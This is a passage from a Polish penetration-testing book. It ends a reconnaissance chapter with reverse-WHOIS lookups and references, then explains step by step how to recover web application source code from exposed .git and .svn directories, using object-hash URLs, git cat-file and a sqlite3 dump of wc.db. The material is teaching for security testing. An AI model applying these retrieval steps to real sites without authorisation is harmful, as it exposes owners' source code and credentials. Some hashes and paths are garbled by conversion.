


Rysunek 30. Próba znalezienia powiązanych domen z wykorzystaniem takiego samego kodu Google Analytics

\* Zob. fragmenty opisujące VirusTotal czy technikę pobierania alternatywnych nazw z certyfikatów SSL.

## ViewDNS.info

Spośród wielu narzędzi dostępnych na tej stronie wyróżnia się usługa Reverse Whois Lookup<sup>29</sup>. Możemy wpisać tutaj nazwę lub e-mail osoby rejestrującej, aby otrzymać potencjalnie zupełnie różne domeny zarejestrowane przez tę samą osobę lub firmę.



The screenshot shows a web browser window with the URL <https://viewdns.info/reversewhois/?q=Uber+Technologies+Inc>. The page displays a table of domain names associated with the search query. The table has two columns: the domain name and the registration date.

driveuberph.com	2015-01-06
driveuberphiladelphia.com	2014-08-12
driveuberphilly.com	2014-08-12
driveuberpittsburgh.com	2015-01-04
driveuberreading.com	2015-01-04
driveubersa.com	2015-12-15
driveuberscranton.com	2015-01-04
driveubersd.com	2013-11-20
driveuberstatecollege.com	2015-01-04
driveubertexas.com	2015-12-15
driveuberuki.com	2014-05-15
driveuberwilkesbarre.com	2015-01-04
driveuberwilmington.com	2015-01-04
driveuberyork.com	2015-01-04
driveukhire.co.uk	2011-02-10
drivewithuber.co.uk	2016-04-12
drivewithuber.com	2014-07-31
drivewithuber.global	2016-05-13
duberdenver.com	2015-01-07
eats-devicereturn.com	2017-05-19
eats-devicereturns.com	2017-05-19
eats.mx	2016-09-02

Rysunek 31. Zapytanie o nazwę (Uber Technologies Inc) do serwisu viewdns.info

## PODSUMOWANIE

Jak mogliśmy się przekonać, lokalizacja aplikacji w danej domenie czy w zakresie adresów IP z jednej strony może być łatwa (jeśli satysfakcjonują nas jakiekolwiek wyniki), z drugiej jednak dość trudna (jeśli zależy nam na możliwie kompletnych wynikach lub chcemy całą operację zrealizować wyłącznie w pasywny sposób). Istnieje sporo narzędzi wspierających rekonesans, choć ich skuteczność zależy od takich elementów, jak użycie zewnętrznych źródeł danych, wykorzystanie odpowiednich list słownikowych czy wreszcie – od sposobu użycia danego narzędzia. Ponadto musimy pamiętać, że zazwyczaj dysponujemy ograniczonym czasem na realizację naszego zadania – optymalizacja efektów (wykryte aplikacje vs czas) zależy więc przede wszystkim od naszego doświadczenia (w tym znajomości konkretnych technik i narzędzi).



ksiazka.sekurak.pl/r8

- 1 *VirusTotal AP: Retrieve an API address report (/ip-address/report)*, <https://developers.virustotal.com/reference#ip-address-report>
- 2 OWASP, *Amass: In-depth DNS Enumeration and Network Mapping*, <https://github.com/OWASP/Amass>
- 3 aboul3la, *Sublist3r: Fast subdomains enumeration tool for penetration testers*, <https://github.com/aboul3la/Sublist3r>
- 4 michenriksen, *aquatone: A Tool for Domain Flyovers*, <https://github.com/michenriksen/aquatone>
- 5 Domain Name System Security Extensions (DNSSEC), *NSEC vs. NSEC3*, <https://www.internetsociety.org/resources/deploy360/2014/dnssecnsec-vs-nsec3/>
- 6 anonion0, *nsec3map*, <https://github.com/anonion0/nsec3map/tree/master/n3map>
- 7 *VirusTotal*, <https://www.virustotal.com/gui/home/search>
- 8 *Certificate Transparency*, <https://www.certificate-transparency.org/>
- 9 Sectigo Limited, *Certificate Search*, <https://crt.sh/>
- 10 Entrust Datacard, *Certificate Transparency Search Tool*, <https://www.entrust.com/ct-search/>
- 11 Facebook for Developers, <https://developers.facebook.com/tools/ct>
- 12 Aboukir Y. (yassineaboukir), *sublert*, <https://github.com/yassineaboukir/sublert>
- 13 Rapid7 Labs, *Forward DNS (FDNS)*, [https://opendata.rapid7.com/sonar.fdns\\_v2/](https://opendata.rapid7.com/sonar.fdns_v2/)
- 14 Rapid7 Labs, *Reverse DNS (RDNS)*, [https://opendata.rapid7.com/sonar.rdns\\_v2/](https://opendata.rapid7.com/sonar.rdns_v2/)
- 15 *PTRarchive.com*, <http://ptrarchive.com/>
- 16 *Security Trails*, <https://securitytrails.com/>
- 17 *Scrapy*, <https://docs.scrapy.org/en/latest/intro/overview.html>
- 18 *HTTP Archive*, <https://httparchive.org/>
- 19 *Google BigQuery*, <https://console.cloud.google.com/bigquery?p=httparchive>
- 20 Internet Archive, *wayback*, <https://github.com/internetarchive/wayback/tree/master/wayback-cdx-server>
- 21 Sign to GitHub, <https://github.com/search?q=googleplex.com&type=Code>
- 22 skylot, *jadx*, <https://github.com/skylot/jadx>
- 23 Joe Sandbox Cloud, <https://www.joesandbox.com/>
- 24 *Secrets leak in Android apps*, <https://web.archive.org/web/20190721080806/https://android.fallible.co/>
- 25 ffuf, *ffuf – Fuzz Faster U Fool*, <https://github.com/ffuf/ffuf>
- 26 Skelton M. (codingo), *VHostScan*, <https://github.com/codingo/VHostScan>
- 27 Mariem, *Compilation of recon workflows*, [w:] *Pentester Land*, <https://pentester.land/cheatsheets/2019/03/25/compilation-of-recon-workflows.html>
- 28 Henriksen M. (michenriksen), *aquatone*, <https://github.com/michenriksen/aquatone>
- 29 *ViewDNS.info*, <https://viewdns.info/reversewhois/>

Rafał 'bl4de' Janicki

# Ukryte katalogi i pliki jako źródło informacji o aplikacjach internetowych



## **WSTĘP**

Ukryte katalogi oraz pliki pozostawione przez nieuwagę na serwerze WWW mogą stać się nieocenionym źródłem informacji podczas testu penetracyjnego. W skrajnych sytuacjach, takich jak pozostawiony katalog `.git` lub `.svn`, pozwalają na dostęp do kodu źródłowego aplikacji, co w rezultacie może skutkować nieautoryzowanym dostępem do systemu. W głównym folderze aplikacji WWW może znajdować się wiele ukrytych informacji: foldery i pliki systemów kontroli wersji (`.git`, `.gitignore`, `.svn`), pliki konfiguracyjne projektu (`.npmrc`, `package.json`, `.htaccess`), niestandardowe pliki konfiguracyjne z popularnymi rozszerzeniami, takimi jak `config.json`, `config.yml`, `config.xml`, i wiele, wiele innych.

Ogólnie rzecz biorąc, zasoby te można podzielić na kilka kategorii:

- ▶ systemy kontroli wersji,
- ▶ pliki konfiguracyjne IDE (zintegrowane środowisko programistyczne),
- ▶ pliki konfiguracji oraz ustawień unikalne dla danej technologii oraz projektu.

Wbrew pozorom, na takie zasoby można natknąć się bardzo często. Na przykładzie kilku najpopularniejszych katalogów zaprezentuję tu praktyczne przykłady wykorzystania informacji w nich zawartych.


Należy mieć świadomość, że dostęp do kodu źródłowego oznacza z reguły dostęp do danych dostępowych do serwerów bazodanowych, z którymi aplikacja się komunikuje, czy jakichkolwiek innych zasobów. Analiza kodu źródłowego może też umożliwić wykorzystanie luk, których odkrycie w tradycyjny sposób nie byłoby możliwe (np. błędy w zabezpieczeniu uploadu plików czy odkrycie „tylnych furtek” pozostawionych przez programistów w celach diagnostycznych).

## **SYSTEMY KONTROLI WERSJI**

Git<sup>1</sup> to jeden z najpowszechniej wykorzystywanych rozproszonych systemów kontroli wersji. Jego popularność dodatkowo zwiększają serwisy takie jak GitHub<sup>2</sup> czy Bitbucket<sup>3</sup>.

### **Podstawowe informacje o obiektach Git**

Wszystkie informacje na temat projektu pod kontrolą Git znajdują się w folderze `.git`, w głównym katalogu. Jego przykładową strukturę przedstawiono na rysunku 1.



Rysunek 1. Zawartość przykładowego katalogu `.git`


Przyjrzyjmy się zawartym w nim informacjom z punktu widzenia atakującego. W folderze `.git/objects` znajdują się pliki opisujące operacje dokonywane na repozytorium, a także zawartość wszystkich plików w takiej postaci, w jakiej znajdowały się w wyniku dokonania danej zmiany, np. operacji `commit`. Nazwami obiektów są 40-znakowe skróty (hashe) SHA-1. Każdy obiekt może być jednym z trzech poniższych typów:

- ▶ **commit** – zawiera informacje na jego temat takie jak: autor, komentarz oraz hashe obiektów aktualnego drzewa katalogów i plików projektu,
- ▶ **tree** – zawiera skrót (hash) obiektu przechowującego strukturę plików i katalogów,
- ▶ **blob** – zawiera zawartość pliku skompresowaną za pomocą zlib<sup>4</sup>, możliwą do odczytania poleceniem `git cat-file -p [hash SHA1]` w przypadku operowania na działającym repozytorium lub bezpośrednio z pliku po ręcznej dekompresji, np.:

```
cat [PLIK] | python -c 'import zlib,sys; print(zlib.decompress(sys.stdin.read()))'
```

Jeżeli programista pozostawił na serwerze folder `.git`, nic nie stoi na przeszkodzie, aby odczytać zawartość dowolnego pliku, nawet jeśli nie mamy uprawnień do pobrania całego repozytorium, poleceniem `git clone` czy `git checkout`.


Czasami, jeśli mamy wystarczająco dużo szczęścia, można spróbować sklonować repozytorium za pomocą polecenia `git clone`, bądź po prostu użyć komendy `wget` z przełącznikiem `-r`, by pobrać rekursywnie cały folder `.git`. Z kilku powodów jednak nie zawsze jest to możliwe (np. brak odpowiednich uprawnień). Na potrzeby tekstu założymy, że nie ma takiej możliwości. Jak zatem sprawdzić, czy folder `.git` znajduje się na serwerze? Wystarczy sprawdzić, czy adres URL w postaci np. `http://adresserwisu/.git/` zwróci odpowiedź HTTP z kodem innym niż `404 Not Found`. Z reguły konfiguracja serwera nie zezwala na listing zawartości katalogów, wobec czego otrzymujemy odpowiedź `403 Forbidden`, co jednoznacznie wskazuje na to, że trafiliśmy na „informacyjną żyłkę złota”:



Rysunek 2. Odpowiedź HTTP 403 serwera wskazująca na obecność katalogu `.git`

Wiemy, że `.git` znajduje się na serwerze, ale nie wiemy, jakie skróty SHA-1 identyfikują poszczególne obiekty. Jak uzyskać taką informację?

Cała historia operacji (dostępna po wykonaniu polecenia `git log`) zapisywana jest w pliku `.git/logs/head`. Jest to zwykły plik tekstowy zawierający informacje o wszystkich commitach:



Rysunek 3. Zawartość pliku `.git/Logs/head`

Przyjrzyjmy się bliżej pierwszemu wpisowi w tym pliku:


```
00000000000000000000000000000000 07603070376d63d911f608120eb4b5489b507692
5489b507692
bloorq@gmail.com <bloorq@gmail.com> 1452195279 +0000 commit (initial):
index.php initial commit
```

Pierwsze dwa hashe to kolejno poprzedni i aktualny commit. Ponieważ jest to wpis dotyczący pierwszego commita w tym repozytorium, pierwszy hash to po prostu same zera. Zanim zacniemy pobierać obiekty Git identyfikowane przez odnalezione

hashe, dla ułatwienia utworzymy szkielet tego repozytorium. W tym celu w konsoli należy wydać polecenie `git init`. Co się stanie?

1. Wynikiem będzie katalog `.git` zawierający szkielet repozytorium, w tym folder `objects/`, w którym zapisywać będziemy pobrane obiekty.
2. Najpierw musimy jednak odwzorować hash obiektu na fizyczną ścieżkę w zdalnym repozytorium. Ścieżka składa się kolejno:
  - a. ze stałego fragmentu – `git/objects/`,
  - b. z dwuznakowej nazwy folderu, będącej dwoma pierwszymi znakami hasha obiektu,
  - c. z nazwy pliku utworzonej z pozostałych 38 znaków hasha:  
`http://localhost/testapp/.git/objects/07/603070376d63d911f608120eb4b5489b50769208120eb4b5489b507692`

Po otwarciu w przeglądarce adresu podobnego do powyższego powinniśmy ujrzeć okno dialogowe pobierania pliku:



Rysunek 4. Okno dialogowe pobierania pliku w przeglądarce Firefox

Plik zapisujemy w tymczasowym repozytorium Git, zachowując prawidłową ścieżkę – w folderze `.git/objects/07` – jako plik o nazwie `603070376d63d911f608120eb4b5489b507692`. Aby móc odwoływać się do tego obiektu w poleceniach, musimy pamiętać o posługiwaniu się pełnym 40-znakowym hashem. Typ obiektu możemy sprawdzić poleceniem:

```
git cat-file -t:
$ git cat-file -t 07603070376d63d911f608120eb4b5489b507692
```

Polecenie `git cat-file -p` pozwala na sprawdzenie zawartości obiektu:

```
$ git cat-file -p 07603070376d63d911f608120eb4b5489b507692
```

```

bl14de on Rafals-MacBook in ~/Library/WebServer/Documents/testapp $ git cat-file -t 07603070376d63d911f608120eb4b5489b507692
commit
bl14de on Rafals-MacBook in ~/Library/WebServer/Documents/testapp $ git cat-file -p 07603070376d63d911f608120eb4b5489b507692
tree d31b41b50a11a8195272c1a76d427c1686a488c1
author bloorq@gmail.com <bloorq@gmail.com> 1452195279 +0000
committer bloorq@gmail.com <bloorq@gmail.com> 1452195279 +0000

index.php initial commit
bl14de on Rafals-MacBook in ~/Library/WebServer/Documents/testapp $

```

Rysunek 5. Wynik wykonania poleceń `git cat-file` w oknie konsoli

Dokładna analiza treści commita pozwoli na uzyskanie kolejnej istotnej informacji: jaki hash reprezentuje drzewo katalogów i plików w repozytorium. Będzie to informacja dotycząca stanu, w jakim znajdowało się ono w momencie wykonania tego commita, a nie stanu aktualnego. Przykład poniżej:

```

bl14de on Rafals-MacBook in ~/Library/WebServer/Documents/testapp $ git cat-file -p d31b41b50a11a8195272c1a76d427c1686a488c1
100644 blob aef11b1ca65fd14affb7e07d25174fcfce7fa26b index.php
bl14de on Rafals-MacBook in ~/Library/WebServer/Documents/testapp $

```

Rysunek 6. Hash odpowiadający plikowi `index.php` w bieżącym drzewie katalogów i plików

Jak widzimy, po pierwszym commicie w repozytorium znajdował się tylko jeden plik. Mamy również informację o hashu i jego typie (jest to blob, więc obiekt zapisany pod taką nazwą zawiera już dane – w tym przypadku będzie to kod źródłowy pliku `index.php`):

```

bl14de on Rafals-MacBook in ~/Library/WebServer/Documents/testapp $ git cat-file -p aef11b1ca65fd14affb7e07d25174fcfce7fa26b
<?php
echo "Hello testapp!";
bl14de on Rafals-MacBook in ~/Library/WebServer/Documents/testapp $

```

Rysunek 7. Kod źródłowy pliku `index.php`

Zawartość pliku `index.php`, jaką udało się odtworzyć, jest aktualna w momencie zatwierdzania pierwszego commita z odnalezionego repozytorium. Gdy przyjrzymy się plikowi logu, widzimy, że nie był to ostatni commit i w kolejnym mogły nastąpić jakieś zmiany (w praktyce rzadko będzie nas interesowała zawartość starszych

commitów – ostatni zawiera hash aktualnego drzewa katalogów, które z kolei pozwoli uzyskać hashe aktualnych wersji plików).

Sprawdźmy więc, czy commit 4db7a14eee2cd3ff529278b75e1653e677fe1d02 zwróci inną zawartość pliku `index.php`. Postępując w dokładnie ten sam sposób co powyżej (rysunki 1–6), ostatecznie uzyskujemy kod źródłowy wskazujący, że faktycznie aktualna zawartość pliku jest inna:

*Listing 1. Przykładowe użycie polecenia `git`*


```
$ git cat-file -p a4215057b6545240452087ad4d015bf9b5b817c5
<?php
echo "Hello testapp!";

$i = 100;
echo "Value of i is $i";
```

Na powyższym przykładzie zaprezentowano jedną z kilku możliwych metod uzyskania dostępu do kodu źródłowego aplikacji webowej. Jednak niezależnie od metody, pozostawienie publicznie dostępnego folderu `.git` może oznaczać katastrofę z punktu widzenia bezpieczeństwa.

## Plik `.gitignore`

Jeśli uda nam się odnaleźć folder `.git`, bardzo prawdopodobne jest, że znajdziemy również plik `.gitignore` – jego przeznaczeniem jest wskazanie, które foldery i pliki Git ma zignorować (czyli nie będą one uwzględniane w ramach katalogu roboczego Gita, commitowane itp.). Z punktu widzenia pentestera jest to po prostu lista folderów i plików, które najprawdopodobniej znajdują się na serwerze, lecz nie będą osiągalne opisaną wyżej metodą.



Rysunek 8. Przykładowy plik `.gitignore`

## SUBVERSION (SVN)

Subversion (lub SVN) to kolejny bardzo popularny system kontroli wersji, rozwijany w ramach Apache Software Foundation<sup>5</sup>. Podobnie jak opisany wyżej Git, SVN zapisuje informacje o aktualnym katalogu roboczym w ukrytym folderze o nazwie `.svn`. Przykładowy folder z informacjami o repozytorium przedstawiono na rysunku 9:

```

bl4de on Rafals-MacBook in /Library/WebServer/Documents/project_wombat/.svn $ tree .
.
├── entries
├── format
├── pristine
│   ├── 6f
│   │   └── 6f3fb98418f14f293f7ad55e2cc468ba692b23ce.svn-base
│   ├── 94
│   │   └── 945a60e68acc693fcb74abadb588aac1a9135f62.svn-base
│   └── 9f
│       └── 9fbc0a5122c313baeba8d447c777325a39906a50.svn-base
├── tmp
└── wc.db

5 directories, 6 files
bl4de on Rafals-MacBook in /Library/WebServer/Documents/project_wombat/.svn $

```

Rysunek 9. Struktura katalogu .svn

Z naszego punktu widzenia najważniejszy jest plik systemu bazodanowego SQLite `wc.db` oraz zawartość folderu `pristine`. To tam znajdziemy wszystkie interesujące nas informacje.

Zacznijmy od pliku `wc.db`. Jeśli po otwarciu w przeglądarce adresu `http://server/path_to_vulnerable_site/.svn/wc.db` ukaże się okno pobierania pliku, oznacza to, że mamy dostęp do informacji zapisanych przez SVN w katalogu roboczym. Na początku musimy przeczytać zawartość pliku `wc.db`, aby uzyskać informacje dotyczące hashy plików (w przeciwieństwie do opisanego powyżej repozytorium Git, w tym przypadku nie występuje katalog `.logs`). Aby odczytać informacje zawarte w pobranej bazie danych, najlepiej posłużyć się klientem SQLite:

*Listing 2. Wydobycie danych z bazy `wc.db`*

```

$ sqlite3 wc.db
SQLite version 3.8.10.2 2015-05-20 18:17:19
Enter ".help" for usage hints.
sqlite> .databases
seq name file
-----
0 main /Users/bl4de/hacking/playground/wc.db
sqlite> .dump
PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
CREATE TABLE REPOSITORY ( id INTEGER PRIMARY KEY AUTOINCREMENT, root TEXT
UNIQUE NOT NULL, uuid TEXT NOT NULL );
INSERT INTO "REPOSITORY" VALUES(1, 'svn+ssh://192.168.1.4/var/svn-repos/
project_wombat', '88dcec91-39c3-4b86-8627-702dd82cfa09');

[...]
```

```

INSERT INTO "NODES" VALUES(1,'trunk',0,'',1,'trunk',1,'normal',NULL,NULL,'dir',
,X'2829','infinity',NULL,NULL,1,1456055578790922,'b14de',NULL,NULL,NULL,NULL);
INSERT INTO "NODES" VALUES(1,'',0,NULL,1,'',1,'normal',NULL,NULL,'dir',X'282
9','infinity',NULL,NULL,1,1456055578790922,'b14de',NULL,NULL,NULL,NULL);
INSERT INTO "NODES" VALUES(1,'trunk/test.txt',0,'trunk',1,'trunk/test.txt',2
,'normal',NULL,NULL,'file',X'2829',NULL,
'$sha1$945a60e68acc693fcb74abadb588aac1a9135f62',
NULL,2,1456056344886288,'b14de',38,1456056261000000,NULL,NULL);
INSERT INTO "NODES" VALUES(1,'trunk/test2.txt',0,'trunk',1,'trunk/test2.txt'
,3,'normal',NULL,NULL,'file',NULL,NULL,'$sha1$6f3fb98418f14f293f7ad55e2cc468
ba692b23ce',NULL,3,1456056740296578,'b14de',27,1456056696000000,NULL,NULL);

```

[...]

Operacje INSERT do tabeli NODES zawierają hashe SHA-1 (podobnie jak w przypadku Gita) oraz informację, którego pliku dotyczą. Pliki zapisane pod postacią hashy znajdują się w folderze `pristine` – jeśli mamy informacje wydobyte z bazy `wc.db`, nic nie stoi już na przeszkodzie, by pobrać je na dysk komputera.

Aby zmapować hash z `$sha1$945a60e68acc693fcb74abadb588aac1a9135f62` do fizycznej ścieżki na serwerze zdalnym, musimy wykonać kilka prostych operacji:

- ▶ najpierw należy usunąć przedrostek `$sha1$`,
- ▶ następnie pozostałą część uzupełnić o przyrostek `.svn-base`,
- ▶ dwa pierwsze znaki hashy to folder w katalogu `pristine` (podobnie jak w przypadku Gita i ścieżki do folderu `.git/objects/XX`),
- ▶ ostatnim krokiem jest utworzenie kompletnego adresu URL do pliku na serwerze:  
[http://server/path\\_to\\_vulnerable\\_site/.svn/pristine/94/945a60e68acc693fcb74abadb588aac1a9135f62.svn-base](http://server/path_to_vulnerable_site/.svn/pristine/94/945a60e68acc693fcb74abadb588aac1a9135f62.svn-base).


Gdy użyjemy powyższego adresu w przeglądarce, powinniśmy uzyskać możliwość pobrania i zapisania pliku bądź odczytania go bezpośrednio w oknie przeglądarki (rysunek 10).

Dodatkową informacją uzyskaną z bazy danych `wc.db` może być też adres do repozytorium centralnego, zapisany w tabeli `REPOSITORIES`:

```
svn+ssh://192.168.1.4/var/svn-repos/project_wombat
```

Podobnie jak w przypadku Gita, pozostawienie katalogu `.svn` na serwerze oznacza dla właściciela serwisu katastrofę w przypadku odkrycia go przez cyberprzestępców chcących zaatakować aplikację bądź serwis internetowy. W obu opisanych sytuacjach (SVN i Git) ani technologia, w jakiej serwis został napisany, ani użyte w kodzie zabezpieczenia nie mają znaczenia\*.

\* Na marginesie warto zauważyć, że w przypadku Gita tworzony jest jeden katalog `.git` na całe repozytorium, w przypadku SVN – każdy podkatalog ma swój własny katalog `.svn`; w wersji SVN  $\leq 1.6$  pliki można było czytać bezpośrednio `.svn/text-base/NAZWAPLIKU.svn-base` (np. `.svn/text-base/index.php.svn-base`), natomiast listę plików można było pobrać z `.svn/entries`.



Rysunek 10. Ustalenie ścieżki do pliku w folderze `.svn` pozwala na wyświetlenie jego treści w przeglądarce

## KATALOGI I PLIKI KONFIGURACYJNE ŚRODOWISK PROGRAMISTYCZNYCH

IDE (*Integrated Development Environment*) – zintegrowane środowiska programistyczne wykorzystywane przez wielu deweloperów aplikacji internetowych – mają jedną wspólną cechę: podobnie jak systemy kontroli wersji, zapisują wiele informacji na temat projektu oraz konfiguracji samego środowiska w pewnych, charakterystycznych dla siebie, lokalizacjach. Z reguły te informacje nie są dostępne na serwerach produkcyjnych, ale zdarza się, że – podobnie jak w przypadku Gita czy SVN – mniej doświadczeni lub nieuważni programiści pozostawiają takie foldery i pliki na ogólnie dostępnych serwerach.

